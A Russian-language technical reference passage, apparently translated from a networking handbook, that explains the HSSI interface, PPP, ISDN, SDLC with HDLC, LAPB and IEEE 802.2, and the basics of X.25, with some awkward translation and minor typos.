Бесспорной тенденцией развития сетей является увеличение скорости связи. С появлением интерфейса Fiber Distributed Data Interface (FDDI) (Волоконно-оптический интерфейс по распределенным данным) локальные сети переместились в диапазон скоростей до 100 Mb/сек. Прикладные программы для локальных сетей, стимулирующие это увеличение скоростей, включают передачу изображений, видеосигналов и современные прикладные задачи передачи распределенной информации (клиент-устройство обслуживания). Более быстродействующие компьютерные платформы будут продолжать стимулировать увеличение скоростей в окружениях локальных сетей по мере того, как они будут делать возможными новые высокоскоростные прикладные задачи.

Уже разработаны линии глобальных сетей (WAN) с более высокой пропускной способностью, чтобы соответствовать постоянно растущим скоростям LAN и сделать возможным увеличение протяженности канала универсальной вычислительной машины через глобальные сети. Технологии WAN, такие как Frame Relay (Реле блока данных), Switched Multimegabit Data Service (SMDS) (Обслуживание переключаемых мультимегабитовых информационных каналов), Synchronous Optical Network (Sonet) (Синхронная оптическая сеть) и Broadband Integrated Services Digital Network (Broadband ISDN, или просто BISDN) (Широкополосная цифровая сеть с интегрированными услугами), использовали преимущества новых цифровых и волоконно-оптических технологий для того, чтобы обеспечить WAN иную роль, чем роль узкого бутылочного горлышка в сквозной передаче через большие географические пространства.

С достижением более высоких скоростей в окружениях как локальных, так и глобальных сетей, насущной необходимостью стал интерфейс data terminal equipment (DTE)/data circuit-terminating equipment (DCE) (Интерфейс «терминальное оборудование/ оборудование завершения работы информационной цепи»), который мог бы соединить эти два различных мира и не стать при этом узким бутылочным горлышком. Стандарты классических интерфейсов DTE/DCE, таких как RS-232 и V.35, были не способны обеспечить скорости Т3 или аналогичные им скорости. Поэтому стало очевидно, что необходим новый протокол DTE/DCE.

High-Speed Serial Interface (HSSI) (Высокоскоростной последовательный интерфейс) является интерфейсом DTE/DCE, разработанным компаниями Cisco Systems и T3Plus Networking, чтобы удовлетворить перечисленные выше потребности. Спецификация HSSI доступна для любой организации, которая хочет реализовать HSSI. HSSI стала настоящим промышленным стандартом.

Основы технологии

HSSI определяет как электрический, так и и физический интерфейсы DTE/DCE. Следовательно, он соответствует физическому уровню эталонной модели OSI.

Максимальная скорость передачи сигнала HSSI равна 52 Mb/сек. На этой скорости HSSI может оперировать скоростями Т3 (45 Mb/сек) большинства современных быстродействующих технологий WAN, скоростями Office Channel (OC)-1 (52 Mb/сек) иерархии синхронной цифровой сети (SDN), а также может легко обеспечить высокоскоростное соединение между локальными сетями, такими, как Token Ring и Ethernet.

Применение дифференциальных логических схем с эмиттерным повторителем (ECL) позволяет HSSI добиться высоких скоростей передачи информации и низких уровней помех. ECL использовалась в интерфейсах Cray в течение нескольких лет; эта схема определена стандартом сообщений High-Perfomance Parallel Interface (HIPPI), разработанным ANSI, для связей LAN с суперкомпьютерами. ECL-это имеющаяся в готовом виде технология, которая позволяет превосходно восстанавливать синхронизацию приемника, результатом чего является достаточный запас надежности по синхронизации.

Гибкость синхронизации и протокола обмена информацией HSSI делает возможным выделение полосы пропускания пользователю (или поставщику). DCE управляет синхронизацией путем изменения ее скорости или путем стирания импульсов синхронизации. Таким образом DCE может распределять полосу пропускания между прикладными задачами. Например, PBX может потребовать одну величину полосы пропускания, роутер другую величину, а расширитель канала-третью. Распределение

полосы пропускания является ключом для того, чтобы сделать Т3 и другие услуги широкой полосы (broadband) доступными и популярными.

HSSI использует субминиатюрный, одобренный FCC 50-контактный соединитель, размеры которого меньше, чем у его аналога V.35. Для того, чтобы уменьшить потребность в адаптерах для соединения Двух вилок или двух розеток, соединители кабеля HSSI определены как вилки. Кабель HSSI использует такое же число контактов и проводов, как кабель интерфейса Small Computer Systems Interface 2 (SCSI-2), однако технические требования HSSI на электрические сигналы более жесткие.

Для любого из высших уровней диагностического ввода, HSS1 обеспечивает четыре проверки петлевого контроля. Первый тест обеспечивает контроль кабеля локальной сети, так как сигнал закольцовывается, как только он доходит до порта DTE. Сигнал второго теста доходит до линейного порта локального DCE. Сигнал третьего теста доходит до линейного порта отдаленной DCE. И наконец, четвертый тест представляет собой инициируемую DCE проверку устройством DTE порта DCE.

HSSI предполагает, что DCE и DTE обладают одинаковым интеллектом. Протокол управления упрощен, так как требуется всего два управляющих сигнала (DTE available — «DTE доступен» и DCE available — «DCE доступен»). Оба сигнала должны быть утверждены до того, как информационная цепь станет действующей. Ожидается, что DTE и DCE будут в состоянии управлять теми сетями, которые находятся за их интерфейсами. Уменьшение числа управляющих сигналов улучшает надежность цепи за счет уменьшения числа цепей, которые могут отказать.

PPP

В начале 80-х годов Internet (крупная международная сеть, соединяющая множество исследовательских организаций, университетов и коммерческих концернов) начала испытывать резкий рост числа главных вычислительных машин, обеспечивающих TCP/IP. Преобладающая часть этих главных вычислительных машин была подсоединена к локальным сетям (LAN) различных типов, причем наиболее популярной была Ethernet. Большая часть других главных вычислительных машин соединялись через глобальные сети (WAN), такие как общедоступные сети передачи данных (PDN) типа X.25. Сравнительно небольшое число главных вычислительных машин были подключены к каналам связи с непосредственным (двухточечным) соединением (то есть к последовательным каналами связи). Однако каналы связи с непосредственным соединением принадлежат к числу старейших методов передачи информации, и почти каждая главная вычислительная машина поддерживает непосредственные соединения. Например, асинхронные интерфейсы RS-232-C встречаются фактически повсюду.

Одной из причин малого числа каналов связи IP с непосредственным соединением было отсутствие стандартного протокола формирования пакета данных Internet. Протокол Point-to-Point Protocol (PPP) (Протокол канала связи с непосредственным соединением) предназначался для решения этой проблемы. Помимо решения проблемы формирования стандартных пакетов данных Internet IP в каналах с непосредственным соединением, PPP также должен был решить другие проблемы, в том числе присвоение и управление адресами IP, асинхронное (старт/стоп) и синхронное бит-ориентированное формирование пакета данных, мультиплексирование протокола сети, конфигурация канала связи, проверка качества канала связи, обнаружение ошибок и согласование варианта для таких способностей, как согласование адреса сетевого уровня и согласование компрессии информации. PPP решает эти вопросы путем обеспечения расширяемого Протокола Управления Каналом (Link Control Protocol) (LCP) и семейства Протоколов Управления Сетью (Network Control Protocols) (NCP), которые позволяют согласовывать факультативные параметры конфигурации и различные возможности. Сегодня PPP, помимо IP, обеспечивает также и другие протоколы, в том числе IPX и DECnet.

Компоненты PPP

PPP обеспечивает метод передачи дейтаграмм через последовательные каналы связи с непосредственным соединением. Он содержит три основных компонента:

- Метод формирования дейтаграмм для передачи по последовательным каналам. PPP использует протокол High-level Data Link Control (HDLC) (Протокол управления каналом передачи данных высокого уровня) в качестве базиса для формирования дейтаграмм при прохождении через каналы с непосредственным соединением.
- Расширяемый протокол LCP для организации, выбора конфигурации и проверки соединения канала передачи данных.
- Семейство протоколов NCP для организации и выбора конфигурации различных протоколов сетевого уровня. PPP предназначена для обеспечения одновременного пользования множеством протоколов сетевого уровня.

Основные принципы работы

Для того, чтобы организовать связь через канал связи с непосредственным соединением, инициирующий PPP сначала отправляет пакеты LCP для выбора конфигурации и (факультативно) проверки канала передачи данных. После того, как канал установлен и пакетом LCP проведе-

но необходимое согласование факультативных средств, инициирующий PPP отправляет пакеты NCP, чтобы выбрать и определить конфигурацию одного или более протоколов сетевого уровня. Как только конфигурация каждого выбранного протокола определена, дейтаграммы из каждого протокола сетевого уровня могут быть отправлены через данный канал. Канал сохраняет свою конфигурацию для связи до тех пор, пока явно выраженные пакеты LCP или NCP не закроют этот канал, или пока не произойдет какое-нибудь внешнее событие (например, истечет срок бездействия таймера или вмешается какой-нибудь пользователь).

Требования, определяемые физическим уровнем

PPP может работать через любой интерфейс DTE/DCE. Единственным абсолютным требованием, которое предъявляет PPP, является требование обеспечения дублированных схем (либо специально назначенных, либо переключаемых), которые могут работать как в синхронном, так и в асинхронном последовательном по битам режиме, прозрачном для блоков данных канального уровня PPP. PPP не предъявляет каких-либо ограничений, касающихся скорости передачи информации, кроме тех, которые определяются конкретным примененным интерфейсом DTE/DCE.

Канальный уровень PPP

PPP использует принципы, терминологию и структуру блока данных процедур HDLC (ISO 3309-1979) Международной Организации по Стандартизации (ISO), модифицированных стандартом ISO 3309-1984/PDAD1 «Addendum 1:Start/stop Trasmission» (Приложение 1: Старт-стопная передача»). ISO 3309-1979 определяет структуру блока данных HLDC для применения в синхронных окружениях. ISO 3309-1984/PDAD1 определяет предложенные для стандарта ISO 3309-1979 модификации, которые позволяют его использование в асинхронных окружениях.

Процедуры управления PPP используют дефиниции и кодирование управляющих полей, стандартизированных ISO 4335-1979 и ISO 4335-1979/Addendum 1-1979.

Формат блока данных PPP включает в себя:

flag

Длина последовательности «флаг» равна одному байту; она указывает на начало или конец блока данных. Эта последовательность состоит из бинарной последовательности 01111110.

address

Длина поля «адрес» равна 1 байту; оно содержит бинарную последовательность 11111111, представляющую собой стандартный широкове-

щательный адрес. PPP не присваивает индивидуальных адресов станциям.

control

Поле «управление» составляет 1 байт и содержит бинарную последовательность 00000011, которая требует от пользователя передачи информации непоследовательным кадром. Предусмотрены услуги без установления соединения канала связи, аналогичные услугам LLC Type 1.

protocol

Длина поля «протокол» равна 2 байтам; его значение идентифицирует протокол, заключенный в информационном поле блока данных. Большинство современных значений поля протокола определены в последнем выпуске Assigned Numbers Request for Comments (RFC).

data

Длина поля «данные» • — от нуля и больше; оно содержит дейтаграмму для протокола, заданного в поле протокола. Конец информационного поля определяется локализацией замыкающей последовательности «флаг» и предоставлением двух байтов полю FCS. Максимальная длина умолчания информационного поля равна 1500 байтам. В соответствии с априорным соглашением, разрешающие реализации PPP могут использовать другие значения максимальной длины информационного поля.

frame check sequence

Поле проверочной последовательности блока данных (FCS) обычно составляет 16 бит (два байта). В соответствии с априорным соглашением, разрешающие реализации PPP могут использовать 32-х битовое (четырехбайтовое) поле FCS, чтобы улучшить процесс выявления ошибок.

Link Control Protocol (LCP) может согласовывать модификации стандартной структуры блока данных PPP. Однако модифицированные блоки данных всегда будут четко различимы от стандартных блоков данных.

Протокол управления канала связи PPP (LCP)

LCP обеспечивает метод организации, выбора конфигурации, поддержания и окончания работы канала с непосредственным соединением. Процесс LCD проходит через 4 четко различаемые фазы:

- Организация канала и согласование его конфигурации. Прежде чем может быть произведен обмен каких-либо дейтаграмм сетевого уровня (например, IP), LCP сначала должен открыть связь и согласовать параметры конфигурации. Эта фаза завершается после того, как пакет подтверждения конфигурации будет отправлен и принят.

- Определение качества канала связи. LCP обеспечивает факультативную фазу определения качества канала, которая следует за фазой организации канала и согласования его конфигурации. В этой фазе проверяется канал, чтобы определить, является ли качество канала достаточным для вызова протоколов сетевого уровня. Эта фаза является полностью факультативной. LCP может задержать передачу информации протоколов сетевого уровня до завершения этой фазы.
- Согласование конфигурации протоколов сетевого уровня. После того, как LCP завершит фазу определения качества канала связи, конфигурация сетевых протоколов может быть по отдельности выбрана соответствующими NCP, и они могут быть в любой момент вызваны и освобождены для последующего использования. В случае, если LCP закрывает данный канал, он информирует об этом протоколы сетевого уровня, чтобы они могли принять соответствующие меры.
- Прекращение действия канала. LCP может в любой момент закрыть канал. Это обычно делается по запросу пользователя (человека), но может произойти и из-за какого-нибудь физического события, такого, как потеря носителя или истечение периода бездействия таймера.

Существует три класса пакетов LCP:

- Пакеты для организации канала связи. Используются для организации и выбора конфигурации канала.
- Пакеты для завершения действия канала. Используются для завершения действия канала связи.
- Пакеты для поддержания работоспособности канала. Используются для поддержания и отладки канала.

Эти пакеты используются для достижения работоспособности каждой из фаз LCP.

ISDN

Название сети Integrated Services Digital Network (ISDN) (Цифровая сеть с интегрированными услугами) относится к набору цифровых услуг, которые становятся доступными для конечных пользователей. ISDN предполагает оцифровывание телефонной сети для того, чтобы голос, информация, текст, графические изображения, музыка, видеосигналы и другие материальные источники могли быть переданы конечному пользователю по имеющимся телефонным проводам и получены им из одно-

го терминала конечного пользователя. Сторонники ISDN рисуют картину сети мирового масштаба, во многом похожую на сегодняшнюю телефонную сеть, за тем исключением, что в ней используется передача цифрового сигнала и появляются новые разнообразные услуги.

ISDN является попыткой стандартизировать абонентские услуги, интерфейсы пользователь/сеть и сетевые и межсетевые возможности. Стандартизация абонентских услуг является попыткой гарантировать уровень совместимости в международном масштабе. Стандартизация интерфейса пользователь/сеть стимулирует разработку и сбыт на рынке этих интерфейсов изготовителями, являющимися третьей участвующей стороной. Стандартизация сетевых и межсетевых возможностей помогает в достижении цели возможного объединения в мировом масштабе путем обеспечения легкости связи сетей ISDN друг с другом. Применения ISDN включают быстродействующие системы обработки изображений (такие, как факсимиле Group 1V), дополнительные телефонные линии в домах для обслуживания индустрии дистанционного доступа, высокоскоростную передачу файлов и проведение видео конференций. Передача голоса несомненно станет популярной прикладной программой для ISDN.

Многие коммерческие сети связи начинают предлагать ISDN по ценам ниже тарифных. В Северной Америке коммерческие сети связи с коммутатором локальных сетей (Local-exchange carrier) (LEC) начинают обеспечивать услуги ISDN в качестве альтернативы соединениям T1, которые в настоящее время выполняют большую часть услуг «глобальной телефонной службы» (WATS) (wide-area telephone service).

Компоненты ISDN

В число компонентов ISDN входят терминалы, терминальные адаптеры (TA), устройства завершения работы сети, оборудование завершения работы линии и оборудование завершения коммутации. Имеется два типа терминалов ISDN. Специализированные терминалы ISDN называются «терминальным оборудованием типа 1» (terminal equipment type 1) (TE1). Терминалы, разрабатывавшиеся не для ISDN, такие, как DTE, которые появились раньше стандартов ISDN, называются «терминальным оборудованием типа 2» (terminal equipment type 2) (TE2). Терминалы TE1 подключают к сети ISDN через цифровую линию связи из четырех скрученных пар проводов. Терминалы TE2 подключают к сети ISDN через терминальный адаптер. Терминальный адаптер (TA) ISDN может быть либо автономным устройством, либо платой внутри TE2. В случае, если TE2 реализован как автономное устройств, то он подключает к TA через стандартный интерфейс физического уровня.

Следующей точкой соединения в сети ISDN, расположенной за пределами устройств TE1 и TE2, является NT1 или NT2. Это устройства завершения работы сети, которые подключают четырехпроводной або-

нентский монтаж к традиционному контуру двухпроводной локальной сети. В Северной Америке NT1 является устройством «оборудования посылок заказчика» (customer premises equipment) (CPE). В большинстве других частей света NT1 является частью сети, обеспечиваемой коммерческими сетями связи. NT2 является более сложным устройством, которое обычно применяется в «частных цифровых телефонных станциях с выходом в общую сеть» (PBX), и выполняет функции протоколов и услуги по концентрации данных. Существует также устройство NT1/2; это отдельное устройство, которое сочетает функции NT1 и NT2.

В ISDN задано определенное число контрольных точек. Эти контрольные точки определяют логические интерфейсы между функциональными группировками, такими, как TA и NT1. Контрольными точками ISDN являются точки «R» (контрольная точка между неспециализированным оборудованием ISDN и TA), «S» (контрольная точка между терминалами пользователя и NT2), «T» (контрольная точка между устройствами NT1 и NT2) и «U» (контрольная точка между устройствами NT1 и оборудованием завершения работы линии в коммерческих сетях связи). Контрольная точка «U» имеет отношение только к Северной Америке, где функция NT1 не обеспечивается коммерческими сетями связи.

Услуги ISDN

Услуги «Интерфейса базовой скорости» (Basic Rate Interface) (BRI), обеспечиваемые ISDN, предлагают два B-канала и один D-канал (2B+D). Обслуживание B-каналом BRI осуществляется со скоростью 64 Kb/сек; оно предназначено для переноса управляющей информации и информации сигнализации, хотя при определенных обстоятельствах может поддерживать передачу информации пользователя. BRI обеспечивает также управление разметкой и другие непроизводительные операции, при этом общая скорость передачи битов доходит до 192 Kb/сек.

Услуги «Интерфейса первичной скорости» ISDN (Primary Rate Interface) (PRI) предлагают 23 B-канала и один D-канал в Северной Америке и Японии, обеспечивающие общую скорость передачи битов 1.544 Mb/сек (канал-D PRI работает на скорости 64 Kb/сек). PRI ISDN в Европе, Австралии и других частях света обеспечивает 30 B-каналов и один 64 Kb/сек D-канал и общую скорость интерфейса 2.048 Mb/сек. Спецификацией физического уровня PRI является CCITT 1.431.

Уровень 1

Форматы блока данных физического уровня (Уровень 1) ISDN различаются в зависимости от того, является блок данных отправляемым за пределы терминала (из терминала в сеть) или входящим в пределы терминала (из сети в терминал). Длина блоков данных равна 48 битам, из которых 36 бит представляют информацию.

Физически к одной цепи может быть подключено множество устройств пользователей ISDN. Для такой конфигурации столкновения могут быть результатом одновременной передачи двух терминалов. Поэтому ISDN предусматривает средства для определения конфликтов в канале связи.

Уровень 2

Уровнем 2 протокола обмена сигналами ISDN является Link Access Procedure, D channel (Процедура доступа к каналу связи, D-канал), известная также как LAPD. LAPD аналогична «Управлению каналом передачи данных высокого уровня» (HDLC) и «Процедуре доступа к каналу связи, сбалансированной» (LAPB). Как видно из раскрытия его акронима, LAPD используется в D-канале для того, чтобы обеспечить поток и соответствующий прием управляющей и сигнализирующей информации. Формат блока данных LAPD очень похож на формат HDLC; также, как HDLC, LAPD использует блок данных супервизора, информационный и и непронумерованный блоки данных.

Поля «флаг» (flag) и «управление» (control) LAPD идентичны этим полям у HDLC. Длина поля «адрес» LAPD может составлять один или два байта. В случае, если в первом байте задан бит расширенного адреса (EA), то адрес состоит из одного байта; если он не задан, то адрес состоит из двух байтов. Первый байт адресного поля содержит servise access point identifier (SAPI) (идентификатор точки доступа к услугам), который идентифицирует главный вход. Бит C/R указывает, содержит ли блок данных команду или ответный сигнал. Поле «идентификатора конечной точки терминала» (terminal end-point identifier) (TEI) указывает, является ли терминал единственным или их много. Этот идентификатор является единственным из перечисленных выше, который указывает на широковещание.

Уровень 3

Для передачи сигналов ISDN используются две спецификации Уровня 3: CCITT 1.450 (известная также как CCITT Q.930) и CCITT 1.451 (известная также как SSITT Q.931). Вместе оба этих протокола обеспечивают соединения пользователь-пользователь, соединения с коммутацией каналов и с коммутацией пакетов. В них определены разнообразные сообщения по организации и завершению обращения, информационные и смешанные сообщения, в том числе SETUP (Установка), CONNECT (Подключение), RELEASE (Отключение), USER INFORMATION (Информация пользователя), CANCEL (Отмена), STATUS (Состояние) и DISCONNECT (Разъединять). Эти сообщения функционально схожи с сообщениями, которые обеспечивает протокол X.25.

SDLC и его производные

IBM разработала протокол Synchronous Data-Link Control (SDLC) (Управление синхронным каналом передачи данных) в середине 1970 гг. для применения в окружениях Systems Network Architecture (SNA) (Архитектура системных сетей). SDLC был первым из протоколов канального уровня нового важного направления, базирующегося на синхронном бит-ориентированном режиме работы. По сравнению с синхронным, ориентированным по символам (например, Bisynk фирмы IBM) и синхронным, с организацией счета байтов (например, Digital Data Communications Message Protocol — Протокол Сообщений Цифровой Связи) протоколами, бит-ориентированные синхронные протоколы являются более эффективными и гибкими, и очень часто более быстродействующими.

После разработки SDLC компания IBM представила его на рассмотрение в различные комитеты по стандартам. Международная Организация по Стандартизации (ISO) модифицировала SDLC с целью разработки протокола HDLC (Управление каналом связи высокого уровня). Впоследствии Международный консультативный комитет по телеграфии и телефонии (CCITT) модифицировал HDLC с целью создания «Процедуры доступа к каналу» (LAP), а затем «Процедуры доступа к каналу, сбалансированной» (LAPB). Институт инженеров по электротехнике и радиоэлектронике (IEEE) модифицировал HDLC, чтобы разработать IEEE 802.2. Каждый из этих протоколов играет важную роль в своей области. SDLC остается основным протоколом канального уровня SNA для каналов глобальных сетей.

Основы технологии

SDLC поддерживает разнообразные типы соединений и топологий. Он может применяться в сетях с двухточечными (непосредственными) и многоточечными связями, со связанным и несвязанным носителем, с полностью и наполовину дублированными средствами передачи, с коммутацией цепей и коммутацией пакетов.

SDLC идентифицирует два типа сетевых узлов:

- Первичный

Управляет работой других станций (называемых вторичными). Первичный узел опрашивает вторичные в заранее заданном порядке. После этого вторичные узлы могут передавать, если у них имеются исходящие данные.

Первичный узел также устанавливает каналы и завершает их работу, и управляет каналом во время его функционирования.

- Вторичные

Управляются первичным узлом. Вторичные узлы могут только отсылать информацию в первичный узел, но не могут делать этого без получения разрешения от первичного узла.

Первичные и вторичные узды SDLC могут быть соединены в соответствии со следующими четырьмя основными конфигурациями:

- Point-to-point (двухточечная). Предполагает только два узла: один первичный и один вторичный.
- Multipoint (многоточечная). Включает в себя один первичный и множество вторичных узлов.
- Loop (контур). Подразумевает топологию контура, когда первичный узел соединяется с первым и последним вторичными узлами. Промежуточные вторичные узлы, отвечая на запросы первичного узла, передают сообщения друг через друга.
- Hub go-ahead (готовый вперед). Предполагает наличие входного и выходного каналов. Первичный узел использует выходной канал для связи со вторичными узлами. Вторичные узлы используют входной канал для связи в первичным. Входной канал соединяется с первичным узлом через каждый вторичный по схеме гирляндной цепи.

Форматы блока данных

Блоки данных SDLC ограничены уникальной структурой «флага» (flag). Поле «адрес» (address) всегда содержит адрес вторичного узла, задействованного в текущей связи. Так как первичный узел является либо источником связи, либо пунктом назначения, нет необходимости включать его адрес — он заранее известен всем вторичным узлам.

«Управляющее» (control) поле использует три разных формата в зависимости от использованного типа блока данных SDLC. Описание трех типов блока данных SDLC дается ниже:

Информационные блоки данных (Information (I) frames)

Эти блоки данных содержат информацию высших уровней и определенную управляющую информацию (необходимую для работы с полным дублированием). Номера последовательностей отправки и приема и бит «опроса последнего» (P/F) выполняют функции управления потоком информации и неисправностями. Номер последовательности отправки (send sequence number) относится к номеру блока данных, который должен быть отправлен следующим. Номер последовательности приема (receive sequence number) обеспечивает номер блока данных, который дол-

жен быть принят следующим. При полностью дублированном диалоге как отправитель, так и получатель хранят номера последовательностей отправки и приема. Первичный узел использует бит P/F, чтобы сообщить вторичному узлу, требует он от него немедленно ответного сигнала или нет. Вторичный узел использует этот бит для того, чтобы сообщить первичному, является текущий блок данных последним или нет в текущей ответной реакции данного вторичного узла.

Блоки данных супервизора (Supervisory (S) frames)

Эти блоки данных обеспечивают управляющую информацию. У них нет информационного поля. Блоки данных супервизора запрашивают и приостанавливают передачу, сообщают о состоянии и подтверждают прием блоков данных «I».

Непронумерованные блоки банных (Unnumbered (U) frames)

Как видно из названия, эти блоки данных не упорядочены. Они могут иметь информационное поле. Блоки данных «U» используются для управляющих целей. Например, они могут определять одно- или двубайтовое поле управления, инициализировать вторичные узлы и выполнять другие аналогичные функции. Последовательность проверки блока данных (frame check sequence) (FCS) предшествует ограничителю завершающего флага. FCS обычно является остатком расчета «проверки при помощи циклического избыточного кода» (cyclic redundency check) (CRC). Расчет CRC выполняется повторно получателем. В случае, если результат отличается от значения, содержащегося в блоке данных отправителя, считается, что имеет место ошибка.

В типичной конфигурации сети, базирующейся на SDLC, контроллер организации связи IBM (раньше называвшийся групповым контроллером) на отдаленном пункте подключен к «немым» терминалам и к сети Token Ring. На местном вычислительном центре главная вычислительная машина IBM подключена (через оборудование подключения каналов) к фронтальному процессору (FEP), который может также иметь связи с местными локальными сетями Token Ring и стержнем SNA. Оба пункта соединены с помощью арендуемой, базирующейся на SDLC, 56-Kb/секлинии.

Производные протоколы

Несмотря на то, что в HDLC не вошли несколько характеристик, используемых в SDLC, он повсеместно считается некой суперразновидностью SDLC, совместимой с ним. LAP считается подразновидностью HDLC, LAPB был разработан, чтобы обеспечить продолжение совместимости с HDLC. IEEE 802.2 является модификацией HDLC для окружений LAN.

HDLC

Формат блока данных HDLC такой же, как у SDLC; поля HDLC обеспечивают те же функциональные возможности, что и соответствующие поля SDLC. Кроме того, также, как и SDLC, HDLC обеспечивает синхронный режим работы с полным дублированием.

HDLC имеет несколько незначительных отличий от SDLC. Во-первых, HDLC имеет вариант для 32-х битовых контрольных сумм. Во-вторых, в отличие от SDLC, HDLC не обеспечивает конфигурации «loop» и «hub go-ahead». Главным различием между HDLC и SDLC является то, что SDLC обеспечивает только один режим передачи, в то время как HDLC обеспечивает три. HDLC обеспечивает следующие три режима передачи:

Режим нормальной ответной реакции (NRM)

SDLC также использует этот режим. В этом режиме вторичные узлы не могут иметь связи с первичным узлом до тех пор, пока первичный узел не даст разрешения.

Режим асинхронной ответной реакции (ARM)

Этот режим передачи позволяет вторичным узлам инициировать связь с первичным узлом без получения разрешения.

Асинхронный сбалансированный режим (ABM)

В режиме ABM появляется «комбинированный» узел, который, в зависимости от ситуации, может действовать как первичный или как вторичный узел. Все связи режима ABM имеют место между множеством комбинированных узлов. В окружениях ABM любая комбинированная станция может инициировать передачу данных без получения разрешения от каких-либо других станций.

LAPB

LAPB является наиболее популярным протоколом благодаря тому, что он входит в комплект протоколов X.25. Формат и типы блока данных, а также функции поля у LAPB те же самые, что у SDLC и HDLC. Однако в отличие от любого из этих двух протоколов, LAPB обеспечивает только один режим передачи ABM, поэтому он подходит только для комбинированных станций. Кроме того, цепи LAPB могут быть организованы либо терминальным оборудованием (DTE), либо оборудованием завершения действия информационной цепи (DCE). Станция, инициирующая обращение, определяется как первичная, в то время как реагирующая станция считается вторичной. И наконец, использование протоколом LAPB бита P/F несколько отличается от его использования другими протоколами.

IEEE802.2

IEEE 802.2 часто называют Logical Link Control (LLC) (Управление логическим каналом связи). Он чрезвычайно популярен в окружениях LAN, где он взаимодействует с такими протоколами, как IEEE 802.3, IEEE 802.4 и IEEE 802.5.

IEEE 802.2 предлагает три типа услуг. Тип 1 обеспечивает услуги без установления соединения и подтверждения о приеме. Тип 2 обеспечивает услуги с установлением соединения. Тип 3 обеспечивает услуги без установления соединения с подтверждением о приеме.

Являясь обслуживанием без установления соединения и подтверждения о приеме, Тип 1 LLC не подтверждает передачу данных. Так как большое число протоколов верхнего уровня, таких как Transmissin Control Protocol/ Internet Protocol (TCP/IP), обеспечивают надежную передачу информации, которая может компенсировать недостаточную надежность протоколов низших уровней, Тип 1 является широко используемой услугой.

Обслуживание Типа 2 LLC (часто называемое LLC2) организует виртуальные цепи между отправителем и получателем и, следовательно, является обслуживанием с установлением соединения. LLC2 подтверждает получение информации; оно используется в системах связи IBM.

Обеспечивая передачу данных с подтверждением, обслуживание Типа 3 LLC не организует виртуальных цепей. Являясь компромиссом между двумя другими услугами LLC, Тип 3 LLC бывает полезным в окружениях фабричных автоматизированных систем, где обнаружение ошибок очень важно, однако область памяти контекста (для виртуальных цепей) чрезвычайно ограничена.

Конечные станции могут обеспечить множество типов услуг LLC. Устройство Класса 1 обеспечивает только услуги Типа 1. Устройство Класса II обеспечивает как услуги Типа 1, так и услуги Типа 2. Устройства Класса III обеспечивает услуги Типа 1 и Типа 3, в то время как устройства Класса IV обеспечивают все три типа услуг.

Процессы высших уровней используют услуги IEEE 802.2 через «точки доступа к услугам» (SAP). Заголовок IEEE 802.2 начинается с поля «точки доступа к услугам пункта назначения» (DSAP), которое идентифицирует принимающий процесс высшего уровня. Другими словами, после того, как реализация IEEE 802.2 принимающего узла завершит свою обработку, процесс высшего уровня, идентифицированный в поле DSAP, принимает оставшиеся данные. За адресом DSAP следует адрес «точки доступа к услугам источника» (SSAP), который идентифицирует передающий процесс высшего уровня.

Протокол X.25

В середине-конце 1970 гг. потребовался определенный набор протоколов, чтобы обеспечить пользователям связность глобальной сети с общедоступными сетями передачи данных (PDN). Сети PDN, такие как TELENET и TYMNET, добились замечательного успеха, однако было ясно, что стандартизация протоколов еще больше увеличит число абонентов PDN за счет возросшей совместимости оборудования и более низких цен. Результатом последующих усилий по разработке в этом направлении была группа протоколов, самым популярным из которых является X.25.

Протокол X.25 (официально называемый CCITT Recommendation X.25 — «Рекомендация «X.25 CCITT) был разработан компаниями общественных линий связи (в основном телефонными компаниями), а не каким-то отдельным коммерческим предприятием. Поэтому спецификация разработана так, чтобы обеспечить хорошую работоспособность независимо от типа системы пользователя или изготовителя. Пользователи заключают контракты с общедоступными сетями передачи данных, чтобы пользоваться их сетями с коммутацией пакетов (PSN), и им предъявляется счет в зависимости от времени пользования PDN. Предлагаемые услуги (и взимаемая плата) регулируются Федеральной Комиссией по Связи (FCC).

Одним из уникальных свойств X.25 является его международный характер. X.25 и связанными с ним протоколами управляет одно из агентств Организации Объединенных Наций, называемое «Международный Союз по Телекоммуникациям (ITU). Комитет ITU, ответственный за передачу голоса и данных, называется Международным консультативным комитетом по телеграфии и телефонии (CCITT). Членами CCITT являются FCC, Европейские PTT, общедоступные сети передачи данных и множество компаний, занимающихся компьютерами и передачей данных. То, что X.25 стал стандартом подлинно глобального значения, является прямым следствием присущих ему свойств.

Основы технологии

X.25 определяет характеристики телефонной сети для передачи данных. Для того, чтобы начать связь, один компьютер обращается к другому с запросом о сеансе связи. Вызванный компьютер может принять или отклонить связь. В случае, если вызов принят, то обе системы могут начать передачу информации с полным дублированием. Любая сторона может в любой момент прекратить связь.

Спецификация X.25 определяет двухточечное взаимодействие между терминальным оборудованием (DTE) и оборудованием завершения действия информационной цепи (DCE). Устройства DTE (терминалы и главные вычислительные машины в аппаратуре пользователя) подключа-

ются к устройствам DCE (модемы, коммутаторы пакетов и другие порты в сеть PDN, обычно расположенные в аппаратуре этой сети), которые соединяются с «коммутаторами переключения пакетов» (packet switching exchange) (PSE или просто switches) и другими DCE внутри PSN и, наконец, к другому устройству DTE.

DTE может быть терминалом, который не полностью реализует все функциональные возможности X.25. Такие DTE подключаются к DCE через трансляционное устройство, называемое пакетный ассемблер/дизассемблер — packet assembler/disassembler — (PAD). Действие интерфейса терминал/PAD, услуги, предлагаемые PAD и взаимодействие между PAD и главной вычислительной машиной определены соответственно CCITT Recommendations X.28, X3 и X.29.

Спецификация X.25 составляет схемы Уровней 1-3 эталонной модели OSI. Уровень 3 X.25 описывает форматы пакетов и процедуры обмена пакетами между равноправными объектами Уровня 3. Уровень 2 X.25 реализован Протоколом Link Access Procedure, Balanced (LAPB). LAPB определяет кадрирование пакетов для звена DTE/DCE. Уровень 1 X.25 определяет электрические и механические процедуры активации и дезактивации физической среды, соединяющей данные DTE и DCE. Необходимо отметить, что на Уровни 2 и 3 также ссылаются как на стандарты ISO - ISO 7776 (LAPB) и ISO 8208 (пакетный уровень X.25).

Сквозная передача между устройствами DTE выполняется через двунаправленную связь, называемую виртуальной цепью. Виртуальные цепи позволяют осуществлять связь между различными элементами сети через любое число промежуточных узлов без назначения частей физической среды, что является характерным для физических цепей. Виртуальные цепи могут быть либо перманентными, либо коммутируемыми (временно). Перманентные виртуальные цепи обычно называют PVC; переключаемые виртуальные цепи — SVC. PVC обычно применяются для наиболее часто используемых передач данных, в то время как SVC применяются для спорадических передач данных. Уровень 3 X.25 отвечает за сквозную передачу, включающую как PVC, так и SVC.

